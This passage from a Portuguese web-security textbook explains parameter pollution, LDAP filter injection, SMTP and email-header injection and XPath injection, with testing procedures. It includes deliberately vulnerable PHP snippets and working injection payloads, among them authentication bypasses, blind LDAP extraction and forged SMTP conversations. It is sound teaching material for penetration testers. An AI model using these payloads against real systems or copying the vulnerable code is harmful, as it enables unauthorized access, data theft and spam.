  - 2.1. Escolha um parâmetro de requisição identificado na fase de mapeamento, que aparece no corpo da mensagem e que é exibido na resposta da aplicação.
  - 2.2. Submeta uma requisição com o parâmetro copiado na URL, mas com um valor diferente.
  - 2.3. Veja qual dos dois valores é exibido, para determinar a precedência.
3. Teste os parâmetros que são vulneráveis à poluição:
  - 3.1. Para cada parâmetro identificado na fase de mapeamento, inclua ao final do valor um parâmetro inexistente, como “&esr=rnp”, por exemplo, mas de maneira codificada, isto é, “%26esr%3drnp”.
  - 3.2. Verifique se o parâmetro injetado aparece em links ou em formulários, sem considerar o parâmetro testado, que pode mudar de nome, no documento fornecido como resposta. Em caso positivo, o parâmetro alvo é vulnerável à poluição.

## Injeção em filtros LDAP

Lightweight Directory Access Protocol (LDAP), como o próprio nome sugere, é um protocolo leve e eficiente usado para acessar diretórios de informações, especificamente, os baseados na série de padrões **X.500**.

Tais diretórios são organizados hierarquicamente em formato de árvore, de maneira a representar a estrutura organizacional de uma entidade, ou, alternativamente, a estrutura de nomes de domínio da internet, conforme ilustrado na Figura 7.10(a) e Figura 7.10(b), respectivamente.

Cada entrada de um diretório é referenciada de maneira única, por meio do Distinguished Name (DN), que é composto pela concatenação dos nomes de todos os nós pertencentes ao caminho entre ela própria e a raiz (Zeilenga, 2006a).


Por exemplo, a entrada “uid=Fulano”, representada na Figura 143(b), possui como DN o valor “uid=Fulano, ou=People, dc=RNP, dc=BR”.



### X.500

Conjunto de padrões desenvolvido pelo ITU-T, que define aspectos de serviços de diretórios eletrônicos.





**Figura 7.10**  
Estruturas de  
diretórios: (a)  
Modelo tradicional.  
(b) Modelo baseado  
em DNS.

Um elemento do diretório corresponde a uma instância de uma classe de objeto, a qual descreve os atributos que o compõem e quais deles obrigatoriamente devem sempre estar presentes. Assim como o próprio diretório, também é possível organizá-las de maneira hierárquica, o que faz que todas as propriedades da classe-mãe sejam herdadas pela classe-filha. Agrupamentos de classes são definidos em esquemas, os quais devem ser carregados pelo servidor LDAP, durante o processo de inicialização. Considerando o mesmo exemplo usado acima, tem-se que o objeto em questão pertence à classe “account”, cujo único atributo mandatório é o “userid”, também chamado de “uid”. Dentre os atributos opcionais estão “organizationalUnitName”, “host” e “description”.

Observe-se que acessar um determinado objeto na árvore, por meio do DN, é trivial, uma vez que basta percorrê-lo do final para o começo, para se chegar ao nó desejado.

Muitas vezes, porém, é necessário procurar um ou mais elementos no diretório, que atendam a um conjunto de critérios dependentes da aplicação. Por exemplo, em um sistema de gestão de identidades, pode-se desejar encontrar todos os colaboradores que desempenham determinada função na empresa ou que possuem privilégios administrativos sobre um sistema. Nesses casos, devem ser empregados filtros de busca, cuja representação textual segue a gramática descrita na RFC 4515 (Smith e Howes, 2006), a qual está reproduzida no apêndice deste capítulo.

O ataque surge quando a aplicação contrói, dinamicamente, tais filtros, com base em valores não validados, fornecidos por usuários.

Para compreender melhor o ataque desta seção, é fundamental que o leitor esteja familiarizado com a sintaxe de tais filtros, pois é neles que ocorre a injeção. Como ponto de partida, observe-se que todo filtro é delimitado por parênteses e que os operadores seguem uma notação prefixada. Com isso em mente, é possível construir a seguinte consulta básica, para se encontrar todos os elementos cujo atributo “uid” seja igual a “esruser”:

```
(uid=esruser)
```



Note-se que a busca é feita em toda a árvore, uma vez que um nó base não foi definido, como elemento inicial.

Alterando um pouco o filtro para uso em um sistema de autenticação de usuários, chega-se ao seguinte filtro, que visa encontrar objetos com “uid” e “senha” específicos:

```
(&(uid=esruser)(senha=pwd))
```

Considere-se agora uma aplicação que permite localizar todos os funcionários que moram em uma de várias cidades especificadas pelo usuário. Neste cenário, supondo que o conjunto escolhido fosse composto por Campinas, Brasília e Vinhedo, um possível filtro seria:

```
(|(cidade=Campinas)(cidade=Brasília)(cidade=Vinhedo))
```

Um ponto importante que deve ser observado neste último exemplo é que o operador “|” (OR) permite mais que dois operandos, da mesma maneira que o “&” (AND).

Outras construções que podem ser úteis no contexto desta seção estão abaixo listadas:

- **(atributo=\*)** – seleciona elemento se o atributo estiver presente.
- **!(atributo=valor)** – seleciona nó se o atributo for diferente do valor especificado.
- **(objectClass=\*)** – seleciona todo e qualquer objeto, pois indica que ele pode pertencer a qualquer classe existente.
- **(&)** – verdadeiro absoluto.
- **(|)** – falso absoluto.

De tudo que já foi abordado até aqui, fica fácil concluir que um ataque de injeção em filtros LDAP (Alonso *et al.*, 2008; Guillardoy *et al.*, 2010a; Faust, 2003) ocorre quando eles são construídos, dinamicamente, a partir de valores fornecidos pelo usuário, que não passaram por uma devida validação. Com o objetivo de entender o método de exploração e as dificuldades existentes em alguns casos, considere-se a aplicação escrita em PHP e ilustrada na Figura 7.11, que exibe diversas informações do usuário, desde que sejam fornecidas credenciais válidas.

**Figura 7.11**  
Aplicação vulnerável à injeção em filtro LDAP.

O filtro de busca é construído por meio dos seguintes comandos, que concatenam os valores dos parâmetros “uid” e “pwd”, fornecidos na requisição POST:

```
$uid=$_POST['uid'];
$pwd=$_POST['pwd'];
...
$filter = '(&(uid=.'.$uid.')(userPassword=.'.$pwd.'))';
```



Relembrando o ataque de injeção de SQL, em cenário similar, a estratégia consistiria na inserção de uma tautologia, como “id’ or 1=1--”. Note-se, porém, que não é possível aplicar a mesma ideia, no exemplo acima, primeiro, porque o operador é prefixado e não pode ser substituído, e, segundo, porque não há como comentar o restante da linha, de modo a evitar a criação de um filtro sintaticamente incorreto. Desse modo, injeções em filtros baseados em operador “&” só funcionam se o servidor considerar apenas a parte inicial e correta do filtro submetido, como acontecia, antigamente, com o OpenLDAP (Alonso *et al.*, 2008). Neste caso, um usuário malicioso poderia fornecer um texto qualquer para “pwd”, e o seguinte valor para “uid”:

```
root)(&)
```

Que resultaria no seguinte filtro:

```
(&(uid=root)(&))(userPassword=senha))
_____/ _____/
Filtro válido Parte descartada
```

O qual permitiria que as informações do usuário “root” fossem visualizadas, mesmo que não se conheça a senha da conta (vide Figura 7.10).



User name:	root
uid number:	0
gid number:	0
Home directory:	/root

**Figura 7.12**  
Resultado de  
injeção em filtro  
LDAP baseado em  
operador “&”.

Uma situação mais plausível de ser explorada, que não depende de vulnerabilidades no servidor, ocorre quando a aplicação utiliza filtros baseados no operador “|”. Como exemplo, considere-se uma aplicação escrita em PHP, que permite listar dispositivos pertencentes a classes escolhidas pelo usuário (vide Figura 7.12) e que constrói o filtro com o código abaixo:


```
$filter = '(&(|=xpto)';

if ($_REQUEST['imp']) {
 $filter = $filter.'(l='.$_REQUEST['imp'].')';
}

if ($_REQUEST['sca']) {
 $filter = $filter.'(l='.$_REQUEST['sca'].')';
}

if ($_REQUEST['plo']) {
 $filter = $filter.'(l='.$_REQUEST['plo'].')';
}

$filter = $filter.')';
```



**Figura 7.13**  
Aplicação vulnerável à injeção em filtro LDAP.

Para explorar esta aplicação, é possível, por exemplo, interceptar a requisição e alterar o valor de “imp” de “impressora” para a forma codificada de:

```
impressora)(objectClass=*
```

Resultando no seguinte filtro e, consequentemente, na listagem de todos os objetos do diretório, conforme ilustrado na Figura 7.13:

```
(|(l=xpto)(l=impressora)(objectClass=*))
```


root
bin
daemon
adm
lp
sync
shutdown
halt
mail
uucp
operator

O teste para verificar se uma aplicação é vulnerável à injeção em filtros LDAP consiste nos passos descritos a seguir:

1. Para cada item de entrada identificado na fase de mapeamento:
  - 1.1. Forneça um número crescente de caracteres “(”, com o objetivo de causar um erro sintático no filtro LDAP, que seja exibido ou informado pela aplicação.
  - 1.2. Se o passo anterior não for bem-sucedido, execute-o novamente usando o caractere “)” no lugar de “(”, e veja se o resultado da consulta sofre alguma alteração.
  - 1.3. Caso qualquer dos passos anteriores seja efetuado com sucesso, infira se o valor está sendo usado em um filtro baseado em operador “|” ou “&”.
  - 1.4. Para o operador “|”, forneça um valor como “valor)(” e veja se a quantidade de resultados aumenta.
  - 1.5. Para o operador “&”, submeta um valor como “valor)(|” e veja se a resposta usual deixa de ser exibida.

**Figura 7.14**  
Resultado de injeção em filtro LDAP baseado em operador “|”.



Ataques de injeção em filtros LDAP às cegas utilizam a mesma estratégia que a contra-parte baseada em SQL, que consiste na submissão de perguntas booleanas à aplicação, para extração de um bit de informação por vez. Para que eles funcionem corretamente, é necessário ser capaz de discernir se uma expressão injetada é avaliada como verdadeira ou falsa, o que se pode conseguir por meio da identificação de diferenças nas respostas do servidor.

Por exemplo, considerando um filtro baseado em “&”, se a tela exibida em função de uma requisição é como a ilustrada na Figura 7.14, sabe-se que todos os operandos são verdadeiros, para o objeto selecionado. Por outro lado, se o resultado obtido é o representado na Figura 7.15, conclui-se que nenhum objeto presente no diretório satisfaz todas as subexpressões do filtro.



**Figura 7.15**  
Resultado quando o filtro não encontra objetos.

Supondo que a resposta positiva resulte da submissão do “id” root e da senha correspondente, a injeção de uma pergunta é possível, alterando-se o valor do identificador da seguinte maneira:

```
root)(pergunta booleana
```

Por exemplo, para verificar se o objeto pertence à classe “user”, o valor submetido deve ser:

```
root)(objectClass=user
```

Resultando no filtro:

```
(&(uid=root)(objectClass=user)(userPassword=senha))
```

Neste caso, as informações da conta somente continuarão a ser exibidas, se a expressão “(objectClass=user)” for verdadeira.

Adotando o mesmo raciocínio, para verificar se o objeto possui determinado atributo, pode-se utilizar a entrada:

```
root)(attr=*
```

Se ele existir, o próximo passo consiste em descobrir o valor definido para o objeto selecionado, o que pode ser realizado por meio do caractere curinga “\*”, desde que a propriedade “Substring Rule” do atributo tenha sido configurada, para permitir comparação parcial. A ideia consiste em percorrer, iniciando-se na primeira posição do valor que se quer descobrir, todos os caracteres possíveis, até se encontrar o correto. Em seguida, a primeira posição é fixada com o valor certo e o processo, repetido para a segunda posição. O método continua até que o valor inteiro seja recuperado.

Supondo que o atributo “attr”, no exemplo acima, somente aceite letras e tenha o valor “tela”, as seguintes requisições devem ser enviadas à aplicação:



### Primeira posição

```
root)(attr=a*
root)(attr=b*
...
root)(attr=t*
```

### Segunda posição

```
root)(attr=ta*
...
root)(attr=te*
```

### Terceira posição

```
root)(attr=tea*
...
root)(attr=tel*
```

### Quarta posição

```
root)(attr=tela*
```

### Quinta posição

```
root)(attr=telaa*
...
root)(attr=telaz*
```

É importante observar que não há como especificar, em um filtro LDAP, o comprimento de um atributo, e, assim, no cenário abordado, o processo de descoberta deve ser realizado até a quinta posição, para se concluir que o valor possui apenas quatro caracteres.



Claramente, o processo é demorado e precisa ser automatizado, para se extrair o conteúdo de um diretório inteiro. Recorrendo, novamente, à contraparte em SQL, pode-se pensar em aplicar as técnicas de busca binária ou bit-a-bit, de modo a melhorar a eficiência do ataque. Entretanto, enquanto a última não é possível, a primeira depende das propriedades “Ordering” e “Substring Rule”, de cada atributo.

## Injeção de comandos SMTP e de cabeçalhos de e-mail

Muitas aplicações web apresentam uma página que permite que usuários enviem comentários, elogios, reclamações e dúvidas sobre os serviços oferecidos pela entidade, independente do ramo de atuação. Um meio de implementar essa funcionalidade resume-se em enviar a mensagem, por meio de correio eletrônico, podendo a aplicação estabelecer uma conversação SMTP diretamente com o servidor de e-mails, ou usar uma função que encapsule tal conhecimento.



Em um cenário possível, comandos SMTP injetados em um campo são inseridos em uma conversa SMTP, o que permite que duas mensagens de correio eletrônico sejam enviadas.



Em qualquer dos casos, porém, vulnerabilidades implicam poder enviar mensagens arbitrárias, sem autenticar-se, e, por isso, são usadas para a disseminação de **spam** (Stuttard e Pinto, 2007).

### Spam

Consiste no envio de mensagens não solicitadas de correio eletrônico, com objetivos tão diversos como realizar propaganda e disseminar malware, por exemplo.

Antes de descrever os ataques, é importante realizar uma breve revisão do protocolo SMTP, para se conhecer os comandos necessários para o envio de mensagens. Uma interação típica, realizada entre cliente e servidor, está ilustrada na Figura 7.16 e explicada a seguir. O comando HELO permite que o cliente se identifique para o servidor, informando o nome de domínio que possui. Após receber a resposta, o envelope é definido pelos comandos MAIL e RCPT, com os quais são especificados remetente e destinatário, respectivamente. Os cabeçalhos e o corpo da mensagem são enviados, após a execução do comando DATA, e um ponto (".") sozinho em uma linha é usado para indicar o fim da mensagem. Finalmente, a submissão ao destinatário ocorre quando o cliente efetua um QUIT.

```
~$ telnet alt1.aspmx.l.exemplo.com 25
Trying 100.100.100.27...
Connected to alt1.aspmx.l.exemplo.com.
Escape character is '^]'.
220 mx.exemplo.com ESMTP fq5si3132623vcb.146
HELO e100.esr.rnp.br
250 mx.exemplo.com at your service
MAIL FROM:<esruser@esr.rnp.br>
250 2.1.0 OK fq5si3132623vcb.146
RCPT TO:<esruser@gmail.com>
250 2.1.5 OK fq5si3132623vcb.146
DATA
354 Go ahead fq5si3132623vcb.146
From:esruser@esr.rnp.br
Subject:Teste

Teste de SMTP
.
250 2.0.0 OK 1334581185 fq5si3132623vcb.146
QUIT
221 2.0.0 closing connection fq5si3132623vcb.146
Connection closed by foreign host.
```

**Figura 7.16**  
Conversa SMTP  
para envio de men-  
sagem de correio  
eletrônico.



Para entender a primeira vulnerabilidade, considere-se uma aplicação que aceita do usuário o endereço de correio eletrônico, o assunto e o corpo da mensagem, e que os insere diretamente em uma conversa SMTP com o servidor de e-mails, como parte dos comandos apropriados. O que aconteceria se um usuário malicioso finalizasse o texto com uma quebra de linha e um ponto, fornecendo, em seguida, os comandos MAIL, RCPT e DATA, conforme ilustrado na Figura 7.17?

```
Mensagem original.

.

MAIL FROM:<evil@evil.org>
RCPT TO:<outro.usuario@localhost>
DATA
From:evil@evil.org
To:outro.usuario@localhost
Subject:Mensagem falsa

Esta mensagem foi forjada!
```

**Figura 7.17**  
Texto original fornecido à aplicação.

Supondo que o código responsável por gerar os comandos SMTP da interação entre a aplicação e o servidor de e-mail fosse o representado na Figura 7.18, o resultado obtido com a substituição de “\$message” pelo valor exibido na Figura 7.17, bem como das demais variáveis pelos argumentos associados, seria o ilustrado na Figura 7.19, excetuando-se a numeração. Observe-se que, com a injeção do conteúdo identificado pelas linhas 09 a 17, formaram-se duas conversações SMTP distintas, compostas pelas linhas 02 a 09 e 10 a 18, o que faz com que duas mensagens de correio eletrônico sejam enviadas. Neste cenário, se o servidor estiver mal configurado, de modo a permitir o encaminhamento de mensagens de usuários externos para outros domínios, qualquer destinatário da internet poderá ser especificado, facilitando a vida dos spammers (pessoas que enviam spams).

```
$cmd = 'HELO localhost'.PHP_EOL;
$cmd = $cmd.'MAIL FROM:<'.$from.'>'.PHP_EOL;
$cmd = $cmd.'RCPT TO:<'.$realto.'>'.PHP_EOL;
$cmd = $cmd.'DATA'.PHP_EOL;
$cmd = $cmd.'From: '.$from.PHP_EOL;
$cmd = $cmd.'Subject: '.$subject.PHP_EOL.PHP_EOL;
$cmd = $cmd.$message.PHP_EOL;
$cmd = $cmd.'.'.PHP_EOL;
$cmd = $cmd.'QUIT'.PHP_EOL;
```

**Figura 7.18**  
Trecho de código que armazena em \$cmd os comandos SMTP a serem enviados ao servidor de e-mails.

```

01 HELO localhost
02 MAIL FROM:<morpheus@esr.rnp.br>
03 RCPT TO:<supervisor@localhost>
04 DATA
05 From:morpheus@esr.rnp.br
06 Subject: Teste
07
08 Mensagem original.
09 .
10 MAIL FROM:<evil@evil.org>
11 RCPT TO:<outro.usuario@localhost>
12 DATA
13 From:evil@evil.org
14 To:outro.usuario@localhost
15 Subject:Mensagem falsa
16
17 Esta mensagem foi forjada!
18 .
19 QUIT

```

**Figura 7.19**  
Comandos SMTP gerados a partir das entradas fornecidas pelo usuário.

Outro erro comum, encontrado nesse tipo de funcionalidade, consiste em armazenar o endereço de destinatário em um campo escondido do formulário, e utilizar aquele dado diretamente na composição da mensagem.

Como se sabe, informações em poder de usuários não são confiáveis, pois podem ser manipuladas da maneira que quiserem. Assim, um ataque possível nesse cenário resume-se em interceptar a requisição à aplicação e incluir uma lista de destinatários, separados por vírgula, no lugar do endereço original.

A última vulnerabilidade abordada nesta seção baseia-se na utilização do parâmetro opcional “additional\_headers” da função “mail()” de PHP, usado para adicionar os cabeçalhos “From”, “Cc” e “Bcc” à mensagem, que devem ser separados por caracteres de finalização de linha (\0d e \0a). O uso normal compreende a definição do remetente, conforme endereço de correio eletrônico preenchido pelo usuário no formulário da aplicação.

Por fim, se a aplicação permitir que o usuário forneça caracteres de final de linha, um usuário é capaz de injetar os cabeçalhos “Cc” e “Bcc”, expandindo a lista de destinatários da mensagem, em aplicações PHP que usam a função “mail()”.

Para exemplificar, considere-se o seguinte trecho de código, observando que o último parâmetro da função “mail()” corresponde ao “additional\_headers”:

```
$from='From: '.$_POST['from'];
$realto=$_POST['realto'];
$subject=$_POST['subject'];
$message=$_POST['message'];

$ret = mail($realto, $subject, $message, $from);
```

Fornecendo um valor similar ao abaixo, para o parâmetro “from” da requisição, consegue-se realizar o ataque e injetar o cabeçalho desejado:

```
evil%40evil.org%0d%0aCc%3aoutro%40localhost
```

Note-se que a entrada utiliza codificação URL, o que implica que, em requisições POST, ela deve ser fornecida por meio de um proxy de interceptação, para que não seja duplamente codificada. O processo é mais simples, no caso de requisições GET, pois o valor final do parâmetro pode ser definido diretamente na barra de endereços do navegador web.

Para verificar se uma dada aplicação é vulnerável à injeção de comandos SMTP e de cabeçalhos de e-mail, o seguinte roteiro pode ser executado:

1. Liste todos os formulários, identificados na fase de mapeamento, que parecem interagir com o serviço de correio eletrônico.
2. Para cada um deles, realize os seguintes testes:
  - 2.1. Adulteração de destinatário:
    - 2.1.1. Verifique se o endereço do destinatário é especificado em um campo escondido.
    - 2.1.2. Em caso positivo, altere o valor do campo para um e-mail externo que controla, e veja se recebe a mensagem enviada, o que confirma a vulnerabilidade.
    - 2.1.3. Se o teste anterior falhar, repita a verificação com um endereço local, para o qual tenha acesso.
  - 2.2. Injeção de cabeçalhos de e-mail:
    - 2.2.1. Habilite um proxy de interceptação e envie, em seguida, nova mensagem, por meio da aplicação.
    - 2.2.2. Adicione “%0d%0aCc%3aSeuEmail%40SeuDominio” ao final do parâmetro que indica o remetente, e veja se recebe a mensagem na caixa de entrada da conta especificada. Se isto acontecer, a aplicação está vulnerável à injeção de cabeçalhos de e-mail.
  - 2.3. Injeção de comandos SMTP:
    - 2.3.1. Insira no corpo da mensagem uma linha contendo apenas um ponto (“.”), seguida por outras quaisquer, e submeta o formulário.
    - 2.3.2. Acesse a caixa de correio do destinatário e veja se a mensagem chegou truncada, o que indica o processamento do ponto como finalizador do comando DATA.
    - 2.3.3. Caso o passo anterior não seja bem-sucedido, tente injetar uma conversa inteira contendo os comandos MAIL, RCPT e DATA.



## Injeção de XPath



### XML

Extensible Markup Language é uma linguagem definida pelo W3C que estabelece regras e formatos para a codificação de documentos.

XPath é uma linguagem utilizada para acessar elementos de um documento **XML**, a partir de um modelo de dados representado em formato de árvore. Uma consulta XPath devolve um conjunto de nós do modelo ou valores atômicos, como inteiros ou cadeias de caracteres, por exemplo.

Existem duas versões, 1.0 e 2.0, especificadas, respectivamente, em Clark e DeRose, 1999 e Berglund *et al.*, 2010, sendo que a última consiste em uma extensão da primeira e procura fornecer compatibilidade às expressões legadas. O conjunto de funções adicionais fornecidas pela versão 2.0 facilita a exploração de aplicações vulneráveis à injeção de XPath, porém, ela não é suportada, atualmente, por todos os arcabouços de desenvolvimento.

Para executar ataques de injeção de XPath, é necessário ter, ao menos, um conhecimento básico da linguagem, que será apresentado, nesta sessão, por meio de diversos exemplos elaborados com base no documento ilustrado na Figura 7.20. O XML em questão corresponde a uma pequena base de usuários de uma aplicação e pode ser representado graficamente como na Figura 7.21.

```
<?xml version="1.0"?>
<users>
 <user id="100">
 <account>esruser</account>
 <password>esruser</password>
 <name>Fulano de Tal</name>
 <address>R: Um, 111</address>
 <city>Campinas</city>
 <phone>11 1111-1111</phone>
 </user>
 <user id="101">
 <account>root</account>
 <password>toor</password>
 <name>Wolfgang Mozart</name>
 <address>R: Dois, 222</address>
 <city>Indaiatuba</city>
 <phone>22 2222-2222</phone>
 </user>
 <user id="102">
 <account>guest</account>
 <password>guest</password>
```

**Figura 7.20**  
Documento XML  
que descreve  
contas de usuário.



```

<name>Albert Einstein</name>

<address>R: Tres, 333</address>

<city>Campinas</city>

<phone>33 3333-3333</phone>

</user>

<user id ="103">

 <account>dba</account>

 <password>dba</password>

 <name>Isaac Newton</name>

 <address>R: Quatro, 444</address>

 <city>Sao Paulo</city>

 <phone>44 4444-4444</phone>

</user>

<user id ="104">

 <account>bobby</account>

 <password>bobby</password>

 <name>Bobby Fischer</name>

 <address>R: Cinco, 555</address>

 <city>Sao Paulo</city>


 <phone>55 5555-5555</phone>

</user>

</users>

```

**Figura 7.21**  
Representação  
em árvore do  
documento da  
Figura 7.20.



Uma das principais produções permitidas pela gramática da linguagem XPath é o “location path”, doravante denominado, simplesmente, de caminho. Este tipo de expressão, do qual se origina o nome XPath, permite referenciar elementos na árvore que representa o documento XML. Por exemplo, o caminho “/users/user/name” seleciona todos os nós “name” obtidos percorrendo-se, a partir da raiz, cada componente da expressão, da esquerda para a direita. Ressalte-se que, enquanto o primeiro “/” denota o nó raiz e indica um **caminho absoluto**, as demais instâncias deste caractere iniciam um novo passo no percurso.

É possível, também, utilizar **caminhos relativos**, que iniciam em um determinado ponto da árvore, definido por um contexto, ou em qualquer localização da estrutura. Para isso, devem ser empregadas barras duplas (“//”), antes de um passo, como em “//name”, que faz com que os nós “name” sob “user” sejam selecionados, bem como quaisquer outros nós, em outras posições, que tenham o mesmo nome. É importante destacar que se pode usar “//” mais de uma vez em um mesmo caminho, para expressar múltiplos percursos relativos. Por exemplo, o caminho “//users//name” seleciona todos os nós “name” que sejam descendentes de elementos “users”, localizados em qualquer ponto da árvore. Porém, se em vez disso, o caminho fornecido fosse “/users/name”, considerando que ele não existe, um conjunto vazio de elementos resultaria da consulta.

Os cenários abordados até aqui sempre resultam em um conjunto de elementos de mesmo tipo, independente dos valores específicos que possuem. Muitas vezes, porém, o interesse recai em nós particulares desse conjunto, os quais podem ser obtidos por meio do uso de **predicados**, que devem ser definidos entre colchetes, após cada passo aplicável do caminho. Para ilustrar, considere-se a seguinte expressão:

```
//user[account="esruser"]/name
```

Ela seleciona todos os nós “name” sob elementos “user”, para os quais “account” seja igual a “esruser”. Note-se que, neste caso, “account” e “name” são irmãos na hierarquia, pois ambos têm como nó pai o elemento “user”. Isto é extremamente importante, pois a expressão dentro de um predicado somente pode referenciar elementos que estejam acessíveis dentro do contexto do passo. Assim, “//user/name[account="esruser"]” não encontra nada, porque não há nó “account” sob “name”. Por outro lado, “//user/name[../account="esruser"]” e “//user/name[parent::\*[account="esruser"]]” são válidos, pois tanto “..” como “parent::\*” fazem com que a comparação de “account” com “esruser” ocorra no nível hierárquico superior.

A linguagem XPath aceita os operadores lógicos, aritméticos e relacionais tradicionais, permitindo que consultas similares às seguintes sejam construídas:

- `//user[account="esruser" and password="esruser"]/name` – seleciona o nó “name” cujo valor é “Fulano de Tal”.
- `//user[account="esruser" and password="toor"]/name` – não seleciona nenhum nó, porque não há elemento “user” cujos filhos “account” e “password” sejam “esruser” e “toor”, respectivamente.
- `//user[account!="esruser"]/name` – seleciona os nós “name” cujos valores são “Wolfgang Mozart”, “Albert Einstein”, “Isaac Newton” e “Bobby Fischer”.
- `//user[@id<"102"]/name` – seleciona os nós “name” cujos valores são “Fulano de Tal” e “Wolfgang Mozart”. Observe-se que a expressão “@id” denota o atributo “id” de elementos “user” e é a forma abreviada de “attribute:id”.

Além desses operadores, algumas das funções existentes na linguagem são fundamentais para a execução dos ataques:

- **count()** – retorna o número de nós do conjunto passado como argumento.
- **name()** – devolve o nome do primeiro nó, considerando-se a ordem do documento, do conjunto passado como argumento.
- **position()** – retorna um número que corresponde à posição da expressão avaliada, dentro do contexto.
- **string-length()** – retorna o comprimento de uma cadeia de caracteres.
- **substring()** – retorna um pedaço contínuo de uma cadeia de caracteres.

Agora que uma breve introdução à linguagem XPath foi apresentada, é possível prosseguir ao ataque de injeção que a envolve.

O problema raiz que leva à vulnerabilidade é o mesmo que o das demais injeções, isto é, emprego de informações não validadas de usuários, na construção dinâmica de consultas, por meio de concatenação.



Por exemplo, considere uma aplicação que exibe informações de usuários contidas em um documento XML, desde que sejam fornecidas credenciais válidas de acesso. Em tal cenário, seja a consulta XPath construída por meio do seguinte trecho de código:

```
$uid=$_POST['uid'];
$pwd=$_POST['pwd'];
...
$users = $xml->xpath('/users/user[account="'. $uid.'" and password="'. $pwd.'"']');
```

Se forem fornecidos os valores “esruser” e “esruser” para “uid” e “pwd”, respectivamente, a consulta XPath ilustrada a seguir é executada:

```
/users/user[account="esruser" and password="esruser"]
```

E o nó “user”, cujo “id” é igual a 100, é selecionado, pois os valores de “account” e “password” estão corretos. Neste cenário, embora a verificação desses elementos seja sempre realizada, um usuário malicioso pode acessar informações alheias, sem conhecer senha alguma. Basta, para isso, informar como “uid” o valor “root” or “1”=“1” e, como “pwd”, um valor qualquer, o que resulta na seguinte consulta, com predicado adulterado:

```
/users/user[account="root" or "1"="1" and password="P"]
```

A expressão será avaliada como verdadeira para todo elemento que tenha “account” igual a “root”, uma vez que o operador “or” injetado necessita de apenas um operando verdadeiro para dar esse resultado.

Analizando os exemplos acima, é fácil perceber a similaridade do ataque com a injeção de SQL. Segundo Forbes e Siddhart (2012), porém, uma grande vantagem da injeção de XPath sobre a de SQL é que não existe o conceito de usuário ou permissão em um documento XML, como ocorre em bancos de dados. Portanto, um usuário malicioso pode obter toda informação contida no documento, caso seja acessado por uma aplicação vulnerável.



O seguinte roteiro de teste pode ser executado para verificar a presença de campos vulneráveis à injeção de XPath em uma aplicação web. Para cada item de entrada identificado na fase de mapeamento:

